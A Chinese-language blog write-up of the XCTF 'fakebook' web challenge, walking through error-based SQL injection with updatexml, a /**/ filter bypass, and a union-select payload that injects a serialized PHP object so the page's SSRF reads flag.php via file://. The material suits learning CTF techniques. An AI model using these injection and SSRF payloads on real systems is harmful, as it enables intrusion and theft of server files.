

# 攻防世界XCTF fakebook

原创

[zgwz123456](#) 于 2020-12-09 20:10:17 发布 86 收藏

分类专栏: [web](#) 文章标签: [安全](#) [信息安全](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/zgwz123456/article/details/110938786>

版权



[web](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

The screenshot shows a challenge interface for 'fakebook'. It includes a difficulty rating of 4.0 stars, a source of '网鼎杯 2018', and a description of '暂无'. The challenge scenario is 'http://220.249.52.133:37266'. There is a progress bar and a '删除场景' (Delete Scenario) button. The timer shows '倒计时: 03:56:30' with a '延时' (Pause) button. The challenge attachments are '暂无'. The URL 'https://blog.csdn.net/zgwz123456' is visible at the bottom.

打开后我们发现login 和 join , 我们先join

## the Fakebook

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

#

username

age

blog

<https://blog.csdn.net/zgwz123456>

## Join

username

admin

passwd :

...

age :

...

18

blog : www.aa.com

join

<https://blog.csdn.net/zgwz123456>

其实，这里是有个post注入的


查注入的方法

首先我们打开bp抓包工具



<https://blog.csdn.net/zgwz123456>

右键选择复制到文件



<https://blog.csdn.net/zgwz123456>

我们发现这里的username可以进行post注入，后面就可以无脑注入了。

第二种方法

login

join

Share your stories with friends, family and friends from all over the world on Fakebook.

#	username	age	blog
1	admin	12	www.aa.com

<https://blog.csdn.net/zgwz123456>

点击我们的admin



下载源码查看

```
<?php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";


    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();//初始化一个curl会话
        curl_setopt($ch, CURLOPT_URL, $url);//设置需要抓取的url
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);//设置curl参数, 要求结果保存到字符串还是输出到屏幕上
        $output = curl_exec($ch);//运行curl, 请求网页
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE); //获取一个curl连接资源句柄的信息
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);//关闭一个curl会话
        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/\w+)?|[0-9a-zA-Z-]+\.[a-zA-Z]{2,6}(\:[0-9]{1,5})?\/\w+)?$/i", $blog);
    }
}
```

Get()方法并没有对获取过来的url进行任何的过滤所以这里存在SSRF




the contents of his/her blog

<https://blog.csdn.net/zgwz123456>

这里我们对no传参发现有注入漏洞


username	age	blog
<b>Notice:</b> Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 53		<b>Notice:</b> Trying to get property of non-object in <code>/var/www/html/view.php</code> on line 56
the contents of his/her blog		
<b>Fatal error:</b> Call to a member function <code>getBlogContents()</code> on boolean in <code>/var/www/html/view.php</code> on line 67		



从报错信息中我们可以得到网站的绝对路径，由于这里不存在回显，那我们便使用updatexml函数进行报错注入




**Fatal error:** Call to a member function `fetch_assoc()` on boolean in `/var/www/html/db.php` on line 66




[\*] query error! (XPath syntax error: '~users')

**Fatal error:** Call to a member function fetch\_assoc() on boolean in `/var/www/html/db.php` on line 66




[\*] query error! (XPath syntax error: '~no,username,passwd,data,USER,CU')

**Fatal error:** Call to a member function fetch\_assoc() on boolean in `/var/www/html/db.php` on line 66



[\*] query error! (XPath syntax error: '~O:8:"UserInfo":3:{s:4:"name";s:}')


**Fatal error:** Call to a member function fetch\_assoc() on boolean in `/var/www/html/db.php` on line **66**



这里我们发现回显的data不是很全，查阅资料，我们可以使用substring函数，进行分段输出然后拼接

[\*] query error! (XPath syntax error: '~O:8:"UserInfo":3:{s:4:"name";s:}')


**Fatal error:** Call to a member function fetch\_assoc() on boolean in `/var/www/html/db.php` on line **66**



这里是第一段

[\*] query error! (XPath syntax error: '{s:4:"name";s:5:"admin";s:3:"age"')

**Fatal error:** Call to a member function fetch\_assoc() on boolean in /var/www/html/db.php on line 66




第二段，以此类推得到完整的一段反序列化函数

利用no参数进行注入，在反序列化中构造file文件协议，利用服务端请求伪造漏洞访问服务器上的flag.php文件

Payload: `?no=0/**/union/**/select 1,2,3,'0:8:"UserInfo":3:`

`{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:29:"file:///var/www/html/flag.php";}`


因为这里对union select 进行了过滤所以我们加/\*\*/或者++进行绕过



```
4 <meta charset="UTF-8">
5 <meta name="viewport"
6 content="width=device-width, user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0">
7 <meta http-equiv="X-UA-Compatible" content="ie=edge">
8 <title>User</title>
9
10 <link rel="stylesheet" href="css/bootstrap.min.css" crossorigin="anonymous">
11 <script src="js/jquery-3.3.1.min.js" crossorigin="anonymous"></script>
12 <script src="js/popper.min.js" crossorigin="anonymous"></script>
13 <script src="js/bootstrap.min.js" crossorigin="anonymous"></script>
14 </head>
15 <body>
16 <div class="container">
17 <table class="table">
18 <tr>
19 <th>
20 username
21 </th>
22 <th>
23 age
24 </th>
25 <th>
26 blog
27 </th>
28 </tr>
29 <tr>
30 <td>
31 2 </td>
32 <td>
33 1 </td>
34 <td>
35 file:///var/www/html/flag.php </td>
36 </tr>
37 </table>
38 <br>
39 <br><br><br><br>
40 <p>the contents of his/her blog</p>
41 <br>
42 <iframe width="100%" height="10em" src="data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3Z3tjMWU1NTJmZGY3NzA0OWZhYmY2NTE2OGYyMmY3YWVhYn0iOw0KZXhpdCgwKTsNCg==">
43 </div>
44 </body>
45 </html>
```

<https://blog.csdn.net/zgwz123456>

最后进入点击src的链接



将base64后面的解码就得到了flag